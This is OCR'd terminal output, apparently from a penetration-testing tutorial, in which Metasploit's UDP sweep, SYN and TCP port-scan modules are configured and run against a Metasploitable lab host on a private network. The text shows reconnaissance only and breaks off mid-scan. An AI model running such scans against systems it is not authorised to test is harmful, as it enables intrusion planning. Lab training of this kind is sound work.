

File Edit View Search Terminal Help
msf auxiliary(udp_sweep) > set RHOSTS 172.16.69.0/24
RHOSTS => 172.16.69.0/24
msf auxiliary(udp_sweep) > show options
Module options (auxiliary/scanner/discovery/udp_sweep):
Name Current Setting Required Description
BATCHSIZE 256 yes The number of hosts to probe in each set
RHOSTS 172.16.69.0/24 yes The target address range or CIDR identifier
THREADS 20 yes The number of concurrent threads
msf auxiliary(udp_sweep) > run
[*] Sending 13 probes to 172.16.69.0->172.16.69.255 (256 hosts)
[*] Discovered NTP on 172.16.69.1:123 (240204ec00000883000023e11fd18fddc31c7b0d99fc40ac54f234b71b152f3dc31c8135d175217d
c31c8135d1ce2ef)
[*] Discovered NetBIOS on 172.16.69.128:137 (METASPLOITABLE:<00>:U :METASPLOITABLE:<03>:U :METASPLOITABLE:<20>:U :[redacted]_MS
BROWSE__[redacted]<01>:G :WORKGROUP:<00>:G :WORKGROUP:<1d>:U :WORKGROUP:<1e>:G :00:00:00:00:00:00)
[*] Discovered Portmap on 172.16.69.128:111 (100000 v2 TCP(111), 100000 v2 UDP(111), 100024 v1 UDP(36724), 100024 v1 TCP
(35744), 100003 v2 UDP(2049), 100003 v3 UDP(2049), 100003 v4 UDP(2049), 100021 v1 UDP(33781), 100021 v3 UDP(33781), 1000
21 v4 UDP(33781), 100003 v2 TCP(2049), 100003 v3 TCP(2049), 100003 v4 TCP(2049), 100021 v1 TCP(45296), 100021 v3 TCP(452
96), 100021 v4 TCP(45296), 100005 v1 UDP(35108), 100005 v1 TCP(35663), 100005 v2 UDP(35108), 100005 v2 TCP(35663), 10000
5 v3 UDP(35108), 100005 v3 TCP(35663))
[*] Discovered DNS on 172.16.69.128:53 (BIND 9.4.2)
[*] Scanned 256 of 256 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(udp_sweep) > [redacted]


File Edit View Search Terminal Help
root@kali:~# msfconsole
http://metasploit.com
Validate lots of vulnerabilities to demonstrate exposure
with Metasploit Pro -- Learn more on http://rapid7.com/metasploit
=[metasploit v4.13.14-dev]
+ -- --=[1613 exploits - 915 auxiliary - 279 post]
+ -- --=[471 payloads - 39 encoders - 9 nops]
+ -- --=[Free Metasploit Pro trial: http://r-7.co/trymsp]
msf > use auxiliary/scanner/portscan/syn
msf auxiliary(syn) > show options
Module options (auxiliary/scanner/portscan/syn):
Name Current Setting Required Description
BATCHSIZE 256 yes The number of hosts to scan per set
DELAY 0 yes The delay between connections, per thread, in milliseconds
INTERFACE no The name of the interface
JITTER 0 yes The delay jitter factor (maximum value by which to +/- DELAY) in milliseconds.
PORTS 1-10000 yes Ports to scan (e.g. 22-25,80,110-900)
RHOSTS yes The target address range or CIDR identifier
SNAPLEN 65535 yes The number of bytes to capture
THREADS 1 yes The number of concurrent threads
TIMEOUT 500 yes The reply read timeout in milliseconds
msf auxiliary(syn) >

```
File  Edit  View  Search  Terminal  Help
msf auxiliary(syn) > set RHOSTS 172.16.69.128
RHOSTS => 172.16.69.128
msf auxiliary(syn) > set THREADS 20
THREADS => 20
msf auxiliary(syn) > set PORTS 80
PORTS => 80
msf auxiliary(syn) > show options

Module options (auxiliary/scanner/portscan/syn):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   BATCHSIZE  256              yes       The number of hosts to scan per set
   DELAY      0                yes       The delay between connections, per thread, in milliseconds
   INTERFACE                   no        The name of the interface
   JITTER     0                yes       The delay jitter factor (maximum value by which to +/- DELAY) in milliseconds.
   PORTS      80               yes       Ports to scan (e.g. 22-25,80,110-900)
   RHOSTS     172.16.69.128    yes       The target address range or CIDR identifier
   SNAPLEN    65535            yes       The number of bytes to capture
   THREADS    20               yes       The number of concurrent threads
   TIMEOUT    500              yes       The reply read timeout in milliseconds

msf auxiliary(syn) >
```


```
File  Edit  View  Search  Terminal  Help
msf auxiliary(syn) > run

[*]  TCP OPEN 172.16.69.128:80
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(syn) >
```

```
File  Edit  View  Search  Terminal  Help

msf auxiliary(syn) > set PORTS 0-100
PORTS => 0-100
msf auxiliary(syn) > show options

Module options (auxiliary/scanner/portscan/syn):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   BATCHSIZE  256              yes       The number of hosts to scan per set
   DELAY      0                yes       The delay between connections, per thread, in milliseconds
   INTERFACE                   no        The name of the interface
   JITTER     0                yes       The delay jitter factor (maximum value by which to +/- DELAY) in milliseconds.
   PORTS      0-100            yes       Ports to scan (e.g. 22-25,80,110-900)
   RHOSTS     172.16.69.128    yes       The target address range or CIDR identifier
   SNAPLEN    65535            yes       The number of bytes to capture
   THREADS    20               yes       The number of concurrent threads
   TIMEOUT    500              yes       The reply read timeout in milliseconds

msf auxiliary(syn) > run

[*]  TCP OPEN 172.16.69.128:21
[*]  TCP OPEN 172.16.69.128:22
[*]  TCP OPEN 172.16.69.128:23
[*]  TCP OPEN 172.16.69.128:25
[*]  TCP OPEN 172.16.69.128:53
[*]  TCP OPEN 172.16.69.128:80
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(syn) >
```


File Edit View Search Terminal Help
msf auxiliary(tcp) > set PORTS 0-65535
PORTS => 0-65535
msf auxiliary(tcp) > show options
Module options (auxiliary/scanner/portscan/tcp):
Name Current Setting Required Description
CONCURRENCY 10 yes The number of concurrent ports to check per host
DELAY 0 yes The delay between connections, per thread, in milliseconds
JITTER 0 yes The delay jitter factor (maximum value by which to +/- DELAY) in milliseconds
PORTS 0-65535 yes Ports to scan (e.g. 22-25,80,110-900)
RHOSTS 172.16.69.128 yes The target address range or CIDR identifier
THREADS 500 yes The number of concurrent threads
TIMEOUT 1000 yes The socket connect timeout in milliseconds
msf auxiliary(tcp) > run
[*] 172.16.69.128: - 172.16.69.128:25 - TCP OPEN
[*] 172.16.69.128: - 172.16.69.128:23 - TCP OPEN
[*] 172.16.69.128: - 172.16.69.128:22 - TCP OPEN
[*] 172.16.69.128: - 172.16.69.128:21 - TCP OPEN
[*] 172.16.69.128: - 172.16.69.128:53 - TCP OPEN
[*] 172.16.69.128: - 172.16.69.128:80 - TCP OPEN
[*] 172.16.69.128: - 172.16.69.128:111 - TCP OPEN
[*] 172.16.69.128: - 172.16.69.128:139 - TCP OPEN
[*] 172.16.69.128: - 172.16.69.128:445 - TCP OPEN
[*] 172.16.69.128: - 172.16.69.128:514 - TCP OPEN
[*] 172.16.69.128: - 172.16.69.128:512 - TCP OPEN
[*] 172.16.69.128: - 172.16.69.128:513 - TCP OPEN
[*] 172.16.69.128: - 172.16.69.128:1099 - TCP OPEN
[*] 172.16.69.128: - 172.16.69.128:1524 - TCP OPEN
[*] 172.16.69.128: - 172.16.69.128:2049 - TCP OPEN
[*] 172.16.69.128: - 172.16.69.128:2121 - TCP OPEN
[*] 172.16.69.128: - 172.16.69.128:3306 - TCP OPEN
[*] 172.16.69.128: - 172.16.69.128:3632 - TCP OPEN
[*] 172.16.69.128: - 172.16.69.128:5432 - TCP OPEN
[*] 172.16.69.128: - 172.16.69.128:5900 - TCP OPEN
[*] 172.16.69.128: - 172.16.69.128:6000 - TCP OPEN
[*] 172.16.69.128: - 172.16.69.128:6667 - TCP OPEN
[*] 172.16.69.128: - 172.16.69.128:6697 - TCP OPEN
[*] 172.16.69.128: - 172.16.69.128:8009 - TCP OPEN
[*] 172.16.69.128: - 172.16.69.128:8180 - TCP OPEN
[*] 172.16.69.128: - 172.16.69.128:8787 - TCP OPEN
[*] 172.16.69.128: - 172.16.69.128:35663 - TCP OPEN
[*] 172.16.69.128: - 172.16.69.128:35744 - TCP OPEN
[*] 172.16.69.128: - 172.16.69.128:45296 - TCP OPEN
[*] 172.16.69.128: - 172.16.69.128:54034 - TCP OPEN
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(tcp) >


```
File  Edit  View  Search  Terminal  Help
msf auxiliary(syn) > set RHOSTS 172.16.69.0-255
RHOSTS => 172.16.69.0-255
msf auxiliary(syn) > show options

Module options (auxiliary/scanner/portscan/syn):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   BATCHSIZE  256              yes       The number of hosts to scan per set
   DELAY      0                yes       The delay between connections, per thread, in milliseconds
   INTERFACE                   no        The name of the interface
   JITTER     0                yes       The delay jitter factor (maximum value by which to +/- DELAY) in milliseconds.
   PORTS      80               yes       Ports to scan (e.g. 22-25,80,110-900)
   RHOSTS     172.16.69.0-255  yes       The target address range or CIDR identifier
   SNAPLEN    65535            yes       The number of bytes to capture
   THREADS    20               yes       The number of concurrent threads
   TIMEOUT    500              yes       The reply read timeout in milliseconds

msf auxiliary(syn) > run

[*]  TCP OPEN 172.16.69.128:80
[*] Scanned 256 of 256 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(syn) >
```


```
File  Edit  View  Search  Terminal  Help
msf auxiliary(syn) > set RHOSTS 172.16.69.0/24
RHOSTS => 172.16.69.0/24
msf auxiliary(syn) > show options

Module options (auxiliary/scanner/portscan/syn):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   BATCHSIZE  256              yes       The number of hosts to scan per set
   DELAY      0                yes       The delay between connections, per thread, in milliseconds
   INTERFACE                   no        The name of the interface
   JITTER     0                yes       The delay jitter factor (maximum value by which to +/- DELAY) in milliseconds.
   PORTS      80               yes       Ports to scan (e.g. 22-25,80,110-900)
   RHOSTS     172.16.69.0/24   yes       The target address range or CIDR identifier
   SNAPLEN    65535            yes       The number of bytes to capture
   THREADS    20               yes       The number of concurrent threads
   TIMEOUT    500              yes       The reply read timeout in milliseconds

msf auxiliary(syn) > run

[*]  TCP OPEN 172.16.69.128:80
[*] Scanned 256 of 256 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(syn) >
```


File Edit View Search Terminal Help
dBBBBBBb dBBBP dBBBBBBP dBBBBBb .
BBP
dB'dB'dB' dBBP dBP dBP BB
dB'dB'dB' dBP dBP dBP BB
dB'dB'dB' dBBBBP dBP dBBBBBBB
dBBBBBP dBBBBBb dBP dBBBBP dBP dBBBBBBP
dB' dBP dB'.BP
dBP dBBBB' dBP dB'.BP dBP dBP
dBP dBP dBP dB'.BP dBP dBP
dBBBBP dBP dBBBBP dBBBBP dBP dBP
To boldly go where no
shell has gone before
Trouble managing data? List, sort, group, tag and search your pentest data
in Metasploit Pro -- learn more on http://rapid7.com/metasploit
=[metasploit v4.13.14-dev]
+ -- --=[1613 exploits - 915 auxiliary - 279 post]
+ -- --=[471 payloads - 39 encoders - 9 nops]
+ -- --=[Free Metasploit Pro trial: http://r-7.co/trymsp]
msf > use auxiliary/scanner/portscan/tcp
msf auxiliary(tcp) > show options
Module options (auxiliary/scanner/portscan/tcp):
Name Current Setting Required Description
CONCURRENCY 10 yes The number of concurrent ports to check per host
DELAY 0 yes The delay between connections, per thread, in milliseconds
JITTER 0 yes The delay jitter factor (maximum value by which to +/- DELAY) in milliseconds
PORTS 1-10000 yes Ports to scan (e.g. 22-25,80,110-900)
RHOSTS yes The target address range or CIDR identifier
THREADS 1 yes The number of concurrent threads
TIMEOUT 1000 yes The socket connect timeout in milliseconds
msf auxiliary(tcp) >


```
File  Edit  View  Search  Terminal  Help
msf auxiliary(tcp) > set RHOSTS 172.16.69.128
RHOSTS => 172.16.69.128
msf auxiliary(tcp) > set PORTS 80
PORTS => 80
msf auxiliary(tcp) > show options

Module options (auxiliary/scanner/portscan/tcp):

   Name         Current Setting  Required  Description
   ----         ---------------  --------  -----------
   CONCURRENCY  10               yes       The number of concurrent ports to check per host
   DELAY        0                yes       The delay between connections, per thread, in milliseconds
   JITTER       0                yes       The delay jitter factor (maximum value by which to +/- DELAY) in milliseconds
.
   PORTS        80               yes       Ports to scan (e.g. 22-25,80,110-900)
   RHOSTS       172.16.69.128    yes       The target address range or CIDR identifier
   THREADS      1                yes       The number of concurrent threads
   TIMEOUT      1000             yes       The socket connect timeout in milliseconds

msf auxiliary(tcp) > run

[*] 172.16.69.128:        - 172.16.69.128:80 - TCP OPEN
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(tcp) >
```

```
File  Edit  View  Search  Terminal  Help
msf auxiliary(tcp) > set PORTS 0-100
PORTS => 0-100
msf auxiliary(tcp) > set THREADS 20
THREADS => 20
msf auxiliary(tcp) > show options

Module options (auxiliary/scanner/portscan/tcp):

   Name         Current Setting  Required  Description
   ----         ---------------  --------  -----------
   CONCURRENCY  10               yes       The number of concurrent ports to check per host
   DELAY        0                yes       The delay between connections, per thread, in milliseconds
   JITTER       0                yes       The delay jitter factor (maximum value by which to +/- DELAY) in milliseconds
.
   PORTS        0-100            yes       Ports to scan (e.g. 22-25,80,110-900)
   RHOSTS       172.16.69.128    yes       The target address range or CIDR identifier
   THREADS      20               yes       The number of concurrent threads
   TIMEOUT      1000             yes       The socket connect timeout in milliseconds

msf auxiliary(tcp) > run

[*] 172.16.69.128:        - 172.16.69.128:25 - TCP OPEN
[*] 172.16.69.128:        - 172.16.69.128:23 - TCP OPEN
[*] 172.16.69.128:        - 172.16.69.128:22 - TCP OPEN
[*] 172.16.69.128:        - 172.16.69.128:21 - TCP OPEN
[*] 172.16.69.128:        - 172.16.69.128:53 - TCP OPEN
[*] 172.16.69.128:        - 172.16.69.128:80 - TCP OPEN
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(tcp) >
```


File Edit View Search Terminal Help
msf auxiliary(tcp) > set PORTS 0-65535
PORTS => 0-65535
msf auxiliary(tcp) > show options
Module options (auxiliary/scanner/portscan/tcp):
Name Current Setting Required Description
CONCURRENCY 10 yes The number of concurrent ports to check per host
DELAY 0 yes The delay between connections, per thread, in milliseconds
JITTER 0 yes The delay jitter factor (maximum value by which to +/- DELAY) in milliseconds
PORTS 0-65535 yes Ports to scan (e.g. 22-25,80,110-900)
RHOSTS 172.16.69.128 yes The target address range or CIDR identifier
THREADS 20 yes The number of concurrent threads
TIMEOUT 1000 yes The socket connect timeout in milliseconds
msf auxiliary(tcp) > run
[*] 172.16.69.128: - 172.16.69.128:23 - TCP OPEN
[*] 172.16.69.128: - 172.16.69.128:25 - TCP OPEN
[*] 172.16.69.128: - 172.16.69.128:22 - TCP OPEN
[*] 172.16.69.128: - 172.16.69.128:21 - TCP OPEN
[*] 172.16.69.128: - 172.16.69.128:53 - TCP OPEN
[*] 172.16.69.128: - 172.16.69.128:80 - TCP OPEN
[*] 172.16.69.128: - 172.16.69.128:111 - TCP OPEN
[*] 172.16.69.128: - 172.16.69.128:139 - TCP OPEN
[*] 172.16.69.128: - 172.16.69.128:445 - TCP OPEN
[*] 172.16.69.128: - 172.16.69.128:514 - TCP OPEN
[*] 172.16.69.128: - 172.16.69.128:512 - TCP OPEN
[*] 172.16.69.128: - 172.16.69.128:513 - TCP OPEN
[*] 172.16.69.128: - 172.16.69.128:1099 - TCP OPEN
[*] 172.16.69.128: - 172.16.69.128:1524 - TCP OPEN
[*] 172.16.69.128: - 172.16.69.128:2049 - TCP OPEN
[*] 172.16.69.128: - 172.16.69.128:2121 - TCP OPEN
[*] 172.16.69.128: - 172.16.69.128:3306 - TCP OPEN
[*] 172.16.69.128: - 172.16.69.128:3632 - TCP OPEN
[*] 172.16.69.128: - 172.16.69.128:5432 - TCP OPEN
[*] 172.16.69.128: - 172.16.69.128:5900 - TCP OPEN
[*] 172.16.69.128: - 172.16.69.128:6000 - TCP OPEN
[*] 172.16.69.128: - 172.16.69.128:6667 - TCP OPEN
[*] 172.16.69.128: - 172.16.69.128:6697 - TCP OPEN
[*] 172.16.69.128: - 172.16.69.128:8009 - TCP OPEN
[*] 172.16.69.128: - 172.16.69.128:8180 - TCP OPEN
[*] 172.16.69.128: - 172.16.69.128:8787 - TCP OPEN
[*] 172.16.69.128: - 172.16.69.128:35663 - TCP OPEN
[*] 172.16.69.128: - 172.16.69.128:35744 - TCP OPEN
[*] 172.16.69.128: - 172.16.69.128:45296 - TCP OPEN
[*] 172.16.69.128: - 172.16.69.128:54034 - TCP OPEN
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(tcp) >



```
File  Edit  View  Search  Terminal  Help
msf auxiliary(tcp) > set RHOSTS 172.16.69.0-255
RHOSTS => 172.16.69.0-255
msf auxiliary(tcp) > set PORTS 22,80,443
PORTS => 22,80,443
msf auxiliary(tcp) > show options

Module options (auxiliary/scanner/portscan/tcp):

   Name         Current Setting  Required  Description
   ----         ---------------  --------  -----------
   CONCURRENCY  10               yes       The number of concurrent ports to check per host
   DELAY        0                yes       The delay between connections, per thread, in milliseconds
   JITTER       0                yes       The delay jitter factor (maximum value by which to +/- DELAY) in milliseconds
.
   PORTS        22,80,443        yes       Ports to scan (e.g. 22-25,80,110-900)
   RHOSTS       172.16.69.0-255  yes       The target address range or CIDR identifier
   THREADS      20               yes       The number of concurrent threads
   TIMEOUT      1000             yes       The socket connect timeout in milliseconds

msf auxiliary(tcp) > run

[*] Scanned  34 of 256 hosts (13% complete)
[*] Scanned  60 of 256 hosts (23% complete)
